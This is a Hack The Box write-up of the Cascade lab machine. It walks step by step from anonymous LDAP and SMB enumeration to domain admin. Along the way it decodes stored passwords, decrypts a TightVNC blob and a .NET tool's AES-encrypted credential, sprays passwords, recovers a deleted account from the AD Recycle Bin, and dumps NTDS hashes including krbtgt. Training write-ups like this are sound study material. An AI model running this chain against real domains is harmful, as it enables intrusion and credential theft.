
Cascade: Legacy LDAP Secrets to AD Recycle Bin
Hack The Box write-up for the Cascade machine. Anonymous LDAP leaks a legacy password attribute, a TightVNC blob and a .NET audit tool give up reused service-account credentials, and the AD Recycle Bin recovers a deleted TempAdmin whose password matches the domain administrator.
Initial Reconnaissance – Port Scanning
The assessment started with a service-version scan against 10.129.58.215, host discovery disabled (-Pn):
$ nmap -sV -Pn -T4 10.129.58.215
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-05 14:36 -0300
Nmap scan report for 10.129.58.215
Host is up (0.15s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
88/tcp    open  tcpwrapped
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1
The fingerprint is a domain controller: DNS (53), Kerberos (88), RPC (135), SMB (139/445), LDAP (389/3268), and WinRM (5985). The banner is worth noting on its own: this is Windows Server 2008 R2 SP1, an old build where legacy defaults like anonymous SMB/LDAP access are far more likely to be left in place. The LDAP banner leaks the domain (cascade.local) and the host (CASC-DC1), so both go into /etc/hosts:
10.129.58.215 cascade.local CASC-DC1.cascade.local
Domain Enumeration
445/tcp – SMB Null Session and User Enumeration
The guest account is disabled, but a plain null session is accepted (Null Auth: True):
$ nxc smb 10.129.58.215 -u 'guest' -p ''
SMB         10.129.58.215   445    CASC-DC1         [-] cascade.local\guest: STATUS_LOGON_FAILURE

$ nxc smb 10.129.58.215 -u '' -p ''
SMB         10.129.58.215   445    CASC-DC1         [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.58.215   445    CASC-DC1         [+] cascade.local\:
Share enumeration over that session is denied, but on this 2008 R2 DC the SAM/LSA interfaces are still reachable anonymously, so --users works without a single credential:
$ nxc smb 10.129.58.215 -u '' -p '' --users
SMB         10.129.58.215   445    CASC-DC1         -Username-      -Last PW Set-       -BadPW- -Description-
SMB         10.129.58.215   445    CASC-DC1         CascGuest      <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.58.215   445    CASC-DC1         arksvc         2020-01-09 16:18:20 0
SMB         10.129.58.215   445    CASC-DC1         s.smith        2020-01-28 19:58:05 0
SMB         10.129.58.215   445    CASC-DC1         r.thompson     2020-01-09 19:31:26 0
SMB         10.129.58.215   445    CASC-DC1         util           2020-01-13 02:07:11 0
SMB         10.129.58.215   445    CASC-DC1         j.wakefield    2020-01-09 20:34:44 0
SMB         10.129.58.215   445    CASC-DC1         s.hickson      2020-01-13 01:24:27 0
SMB         10.129.58.215   445    CASC-DC1         j.goodhand     2020-01-13 01:40:26 0
SMB         10.129.58.215   445    CASC-DC1         a.turnbull     2020-01-13 01:43:13 0
SMB         10.129.58.215   445    CASC-DC1         e.crowe        2020-01-13 03:45:02 0
SMB         10.129.58.215   445    CASC-DC1         b.hanson       2020-01-13 16:35:39 0
SMB         10.129.58.215   445    CASC-DC1         d.burman       2020-01-13 16:36:12 0
SMB         10.129.58.215   445    CASC-DC1         BackupSvc      2020-01-13 16:37:03 0
SMB         10.129.58.215   445    CASC-DC1         j.allen        2020-01-13 17:23:59 0
SMB         10.129.58.215   445    CASC-DC1         i.croft        2020-01-15 21:46:21 0
SMB         10.129.58.215   445    CASC-DC1         [*] Enumerated 15 local users: CASCADE
Three of these stand out from the regular first.surname staff: arksvc, BackupSvc, and util look like service accounts. A RID brute over the same null session fills in the groups, and those are just as telling:
$ nxc smb 10.129.58.215 -u '' -p '' --rid-brute
...
SMB         10.129.58.215   445    CASC-DC1         1119: CASCADE\AD Recycle Bin (SidTypeAlias)
SMB         10.129.58.215   445    CASC-DC1         1120: CASCADE\Backup (SidTypeAlias)
SMB         10.129.58.215   445    CASC-DC1         1125: CASCADE\WinRMRemoteWMIUsers__ (SidTypeAlias)
SMB         10.129.58.215   445    CASC-DC1         1126: CASCADE\Remote Management Users (SidTypeAlias)
SMB         10.129.58.215   445    CASC-DC1         1137: CASCADE\Audit Share (SidTypeAlias)
SMB         10.129.58.215   445    CASC-DC1         1138: CASCADE\Data Share (SidTypeAlias)
A custom AD Recycle Bin group, plus Data Share and Audit Share aliases. The user list is saved for password spraying later:
$ nxc smb 10.129.58.215 -u '' -p '' --users | awk '{print $5}' | grep -viE 'username|^\[|^$' > users.txt

$ cat users.txt
CascGuest
arksvc
s.smith
r.thompson
util
j.wakefield
s.hickson
j.goodhand
a.turnbull
e.crowe
b.hanson
d.burman
BackupSvc
j.allen
i.croft
135/tcp – RPC Enumeration
rpcclient over the same anonymous session confirms the user list and adds full names via querydispinfo, which is handy for mapping sAMAccountName back to a person:
$ rpcclient -U '' -N 10.129.58.215
rpcclient $> querydispinfo
index: 0xebc RID: 0x452 acb: 0x00000210 Account: arksvc      Name: ArkSvc            Desc: (null)
index: 0xee7 RID: 0x46a acb: 0x00000210 Account: BackupSvc   Name: BackupSvc         Desc: (null)
index: 0xeca RID: 0x455 acb: 0x00000210 Account: r.thompson  Name: Ryan Thompson     Desc: (null)
index: 0xebd RID: 0x453 acb: 0x00000210 Account: s.smith     Name: Steve Smith       Desc: (null)
...
The password policy is also readable, and it is weak: 5-character minimum with no complexity properties set:
rpcclient $> getdompwinfo
min_password_length: 5
password_properties: 0x00000000
389/tcp – LDAP and the cascadeLegacyPwd Attribute
The 2008 R2 default that matters most here is anonymous LDAP. A simple unauthenticated bind returns full person objects:
$ ldapsearch -H 10.129.58.215 -x -b "DC=cascade,DC=local" '(objectClass=person)'
Most entries are ordinary, but Ryan Thompson's object carries a non-standard attribute that has no business being in the directory:
cn: Ryan Thompson
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
sAMAccountName: r.thompson
userPrincipalName: [email protected]
cascadeLegacyPwd: clk0bjVldmE=
cascadeLegacyPwd is a custom schema attribute, almost certainly a leftover from a migration where someone stashed account passwords in the directory. The value is base64, not encryption:
$ echo "clk0bjVldmE=" | base64 -d
rY4n5eva
r.thompson – Password Spray and the Data Share
Rather than assume the attribute belongs only to Ryan, I sprayed the recovered password across the full user list. It maps to exactly one account, r.thompson:
$ nxc smb 10.129.58.215 -u users.txt -p 'rY4n5eva' --continue-on-success
...
SMB         10.129.58.215   445    CASC-DC1         [+] cascade.local\r.thompson:rY4n5eva
With real credentials, share enumeration finally works and exposes a readable Data share:
$ nxc smb 10.129.58.215 -u 'r.thompson' -p 'rY4n5eva' --shares
SMB         10.129.58.215   445    CASC-DC1         Share           Permissions     Remark
SMB         10.129.58.215   445    CASC-DC1         -----           -----------     ------
SMB         10.129.58.215   445    CASC-DC1         Audit$
SMB         10.129.58.215   445    CASC-DC1         Data            READ
SMB         10.129.58.215   445    CASC-DC1         NETLOGON        READ            Logon server share
SMB         10.129.58.215   445    CASC-DC1         print$          READ            Printer Drivers
SMB         10.129.58.215   445    CASC-DC1         SYSVOL          READ            Logon server share
There is an Audit$ share too, but r.thompson has no access to it yet. The Data share holds departmental folders, and the interesting content is under IT:
$ smbclient \\\\cascade.local\\Data -U 'r.thompson'
smb: \> ls
  Contractors                         D        0  Sun Jan 12 22:45:11 2020
  Finance                             D        0  Sun Jan 12 22:45:06 2020
  IT                                  D        0  Tue Jan 28 15:04:51 2020
  Production                          D        0  Sun Jan 12 22:45:18 2020
  Temps                               D        0  Sun Jan 12 22:45:15 2020
Three files under IT are worth pulling: an archived email, a VNC install registry export, and a couple of operational logs.
smb: \IT\Email Archives\> get Meeting_Notes_June_2018.html
smb: \IT\Temp\s.smith\> get "VNC Install.reg"
Meeting_Notes_June_2018.html is an internal note from Steve Smith to the IT team. Two lines matter:
We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. [...] Username is TempAdmin (password is the same as the normal admin account password).
So a TempAdmin account once existed, its password equalled the domain administrator's, and it was scheduled for deletion. The ArkAdRecycleBin.log from the same share confirms what happened to it:
8/12/2018 12:22  [MAIN_THREAD]  Running as user CASCADE\ArkSvc
8/12/2018 12:22  [MAIN_THREAD]  Moving object to AD recycle bin CN=TempAdmin,OU=Users,OU=UK,DC=cascade,DC=local
8/12/2018 12:22  [MAIN_THREAD]  Successfully moved object. New location CN=TempAdmin\0ADEL:f0cc344d-...,CN=Deleted Objects,DC=cascade,DC=local
TempAdmin wasn't purged, it was moved to the AD Recycle Bin by ArkSvc. That ties the earlier arksvc account and the AD Recycle Bin group together. Both go on the list. The immediate path is the VNC file.
Decrypting the TightVNC Password
VNC Install.reg is a TightVNC server configuration export. Among the settings is an obfuscated password:
[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
TightVNC doesn't hash this value. It encrypts it with single-round DES using a fixed key that ships inside the client and is publicly known (e84ad660c4721ae0, the same key every vncpwd-style tool uses). Anyone with the ciphertext can reverse it directly. Feeding the 8 bytes back through DES with that key recovers the cleartext:
$ echo -n 6bcf2a4b6e5aca0f | xxd -r -p \
    | openssl enc -des-ecb --nopad --nosalt -K e84ad660c4721ae0 -d \
      -provider legacy -provider default | hexdump -Cv
00000000  73 54 33 33 33 76 65 32                           |sT333ve2|
The password is sT333ve2. Spraying it identifies s.smith (Steve Smith, the author of that meeting note):
$ nxc smb 10.129.58.215 -u users.txt -p 'sT333ve2' --continue-on-success
...
SMB         10.129.58.215   445    CASC-DC1         [+] cascade.local\s.smith:sT333ve2
Initial Access – WinRM (s.smith)
s.smith is a member of Remote Management Users, so WinRM on 5985 is available:
$ evil-winrm -i 10.129.58.215 -u 's.smith' -p 'sT333ve2'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\s.smith\Documents> whoami
cascade\s.smith
The user flag is on the desktop:
*Evil-WinRM* PS C:\Users\s.smith\Desktop> cat user.txt
c9657cdb234b14418aef439a0559238c
The token has nothing exploitable in the privilege set, but the group membership is the point of interest. s.smith belongs to Audit Share, Data Share, and IT:
*Evil-WinRM* PS C:\Users\s.smith\Desktop> whoami /all
...
CASCADE\Data Share   Alias  S-1-5-21-3332504370-1206983947-1165150453-1138  ... Local Group
CASCADE\Audit Share  Alias  S-1-5-21-3332504370-1206983947-1165150453-1137  ... Local Group
CASCADE\IT           Alias  S-1-5-21-3332504370-1206983947-1165150453-1113  ... Local Group
The Audit Share
Membership in Audit Share means the Audit$ share that was off-limits to r.thompson is now readable:
$ nxc smb 10.129.58.215 -u s.smith -p 'sT333ve2' --shares
...
SMB         10.129.58.215   445    CASC-DC1         Audit$          READ
The share contains what looks like a small in-house LDAP auditing tool and its database:
$ smbclient \\\\cascade.local\\Audit$ -U 's.smith'
smb: \> ls
  CascAudit.exe                      An    13312  Tue Jan 28 18:46:51 2020
  CascCrypto.dll                     An    12288  Wed Jan 29 15:00:20 2020
  DB                                  D        0  Tue Jan 28 18:40:59 2020
  RunAudit.bat                        A       45  Tue Jan 28 20:29:47 2020
  System.Data.SQLite.dll              A   363520  Sun Oct 27 03:38:36 2019
  System.Data.SQLite.EF6.dll          A   186880  Sun Oct 27 03:38:38 2019
smb: \> get RunAudit.bat
smb: \> cd DB
smb: \DB\> get Audit.db
RunAudit.bat is a one-liner that runs CascAudit.exe against DB\Audit.db, and the SQLite database itself is the obvious first look. Opening it in DB Browser for SQLite, the Ldap table stores the account the tool binds with:

The row is ArkSvc / BQO5l5Kj9MdErXx6Q6AGOw== / cascade.local. Unlike the LDAP attribute earlier, base64-decoding this field returns binary noise. It is encrypted, not just encoded. To recover it, the tool that produced it has to be reversed.
Reversing CascAudit – Recovering arksvc's Password
CascAudit.exe and CascCrypto.dll are .NET assemblies (the presence of System.Data.SQLite is the giveaway), so they open cleanly in a decompiler such as dnSpy or ILSpy. CascAudit.exe's Main connects to the SQLite database, reads the single row from the Ldap table, and decrypts the stored password before performing the LDAP bind:
using (SQLiteConnection conn = new SQLiteConnection("Data Source=" + dbPath))
{
    conn.Open();
    SQLiteCommand cmd = new SQLiteCommand("SELECT * FROM LDAP", conn);
    SQLiteDataReader reader = cmd.ExecuteReader();
    reader.Read();

    string uname  = reader["Uname"].ToString();
    string domain = reader["Domain"].ToString();
    string encPwd = reader["Pwd"].ToString();

    // hardcoded key literal passed straight into the crypto helper
    string pwd = Crypto.DecryptString(encPwd, "c4scade01234567");
    ...
}
The decryption lives in CascCrypto.dll. DecryptString is plain AES-128-CBC with PKCS7 padding, a hardcoded IV, and the key handed in from Main:
public static string DecryptString(string EncryptedString, string Key)
{
    byte[] cipherBytes = Convert.FromBase64String(EncryptedString);
    using (Aes aes = Aes.Create())
    {
        aes.KeySize   = 128;
        aes.BlockSize = 128;
        aes.Mode      = CipherMode.CBC;
        aes.Padding   = PaddingMode.PKCS7;
        aes.IV        = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
        aes.Key       = Encoding.UTF8.GetBytes(Key);

        using (ICryptoTransform dec = aes.CreateDecryptor())
        {
            byte[] plain = dec.TransformFinalBlock(cipherBytes, 0, cipherBytes.Length);
            return Encoding.UTF8.GetString(plain);
        }
    }
}
That gives everything needed: the algorithm (AES-128-CBC/PKCS7), the key (c4scade01234567, from Main), and the IV (1tdyjCbY1Ix49842, baked into DecryptString). Both are static, so the ciphertext from the database can be decrypted offline. A few lines of Python with PyCryptodome reproduce the tool's logic:
from base64 import b64decode
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

key = b"c4scade01234567"
iv  = b"1tdyjCbY1Ix49842"
ct  = b64decode("BQO5l5Kj9MdErXx6Q6AGOw==")

print(unpad(AES.new(key, AES.MODE_CBC, iv).decrypt(ct), 16).decode())
w3lc0meFr31nd
CyberChef's AES Decrypt (UTF-8 key and IV, CBC) produces the same result if you prefer to avoid code. Either way, arksvc's password is w3lc0meFr31nd, and spraying it confirms the account:
$ nxc smb 10.129.58.215 -u users.txt -p 'w3lc0meFr31nd' --continue-on-success
...
SMB         10.129.58.215   445    CASC-DC1         [+] cascade.local\arksvc:w3lc0meFr31nd
arksvc – The AD Recycle Bin
arksvc is also in Remote Management Users, so it drops straight into a WinRM shell:
$ evil-winrm -i 10.129.58.215 -u 'arksvc' -p 'w3lc0meFr31nd'

*Evil-WinRM* PS C:\Users\arksvc\Documents>
The privileges are bare again, but the group membership is the whole point. arksvc sits in AD Recycle Bin:
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami /all
...
CASCADE\AD Recycle Bin  Alias  S-1-5-21-3332504370-1206983947-1165150453-1119  ... Local Group
Members of that group can read objects in the Deleted Objects container, and crucially they can read the attributes those tombstoned objects still carry. Combined with the meeting note (TempAdmin password = admin password) and the recycle-bin log (TempAdmin was moved there by ArkSvc), the plan writes itself: pull the deleted TempAdmin object and read whatever secrets it kept.
Get-ADObject with -IncludeDeletedObjects lists the deleted users:
*Evil-WinRM* PS C:\Users\arksvc\Desktop> Get-ADObject -Filter {Deleted -eq $true -and ObjectClass -eq "user"} -IncludeDeletedObjects

Deleted           : True
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
Name              : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass       : user
ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059
Dumping all properties of the deleted object shows the same cascadeLegacyPwd attribute pattern seen on Ryan Thompson. The migration habit that started this chain also applied to TempAdmin:
*Evil-WinRM* PS C:\Users\arksvc\Desktop> Get-ADObject -Filter {Deleted -eq $true -and ObjectClass -eq "user"} -IncludeDeletedObjects -Properties *
...
cascadeLegacyPwd : YmFDVDNyMWFOMDBkbGVz
CN               : TempAdmin
sAMAccountName   : TempAdmin
Same base64 encoding as before:
$ echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d
baCT3r1aN00dles
Domain Admin – TempAdmin Password Reuse
The meeting note already told us what baCT3r1aN00dles is worth: the TempAdmin password is identical to the domain administrator's. Spraying it confirms it outright:
$ nxc smb 10.129.58.215 -u users.txt -p 'baCT3r1aN00dles' --continue-on-success
...
SMB         10.129.58.215   445    CASC-DC1         [+] cascade.local\Administrator:baCT3r1aN00dles (Pwn3d!)
Administrator is in Remote Management Users, so a final WinRM session lands as domain admin:
$ evil-winrm -i 10.129.58.215 -u 'Administrator' -p 'baCT3r1aN00dles'

*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
62f2b3fbbbe19b6d631cf269c96e4c85
Post-Exploitation – Dumping NTDS
With domain admin, secretsdump pulls the full NTDS.DIT via DRSUAPI, giving persistent access to every account through pass-the-hash:
$ impacket-secretsdump cascade.local/Administrator:'baCT3r1aN00dles'@10.129.58.215
...
[*] DefaultPassword
CASCADE\vbscrub:mario128
...
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
cascade.local\administrator:500:aad3b435b51404eeaad3b435b51404ee:7c2ea40b06d267f1557a09ac086b4487:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3a1b37192392d74e86d04242288dc147:::
cascade.local\arksvc:1106:aad3b435b51404eeaad3b435b51404ee:10ffc991edaa4635cf81eb91762420cb:::
cascade.local\s.smith:1107:aad3b435b51404eeaad3b435b51404ee:b48b49789458698abadc119c8e310703:::
...
The krbtgt hash is enough to forge golden tickets, and the administrator NT hash (7c2ea40b06d267f1557a09ac086b4487) authenticates without ever needing the cleartext again. Full and durable control of cascade.local.
Conclusion
Cascade is a pure credential-trail box: no exploits, just secrets left lying around in progressively better-hidden places, each one unlocking the next. Every stage is a bad habit rather than a vulnerability: a legacy migration attribute stored in a directory that answers anonymous binds, a reversible VNC password with a fixed key, hardcoded AES material in an in-house auditing tool, password reuse, and a deleted account that still holds its password inside the AD Recycle Bin.
The route in full:
anonymous SMB/RPC -> user list
   -> anonymous LDAP -> cascadeLegacyPwd -> r.thompson (rY4n5eva)
   -> Data share -> VNC Install.reg -> TightVNC DES -> s.smith (sT333ve2) -> user.txt
   -> Audit$ share -> Audit.db + CascAudit.exe/CascCrypto.dll
   -> reverse .NET AES -> arksvc (w3lc0meFr31nd)
   -> AD Recycle Bin -> deleted TempAdmin -> cascadeLegacyPwd -> baCT3r1aN00dles
   -> password reuse -> Administrator -> root.txt -> NTDS dump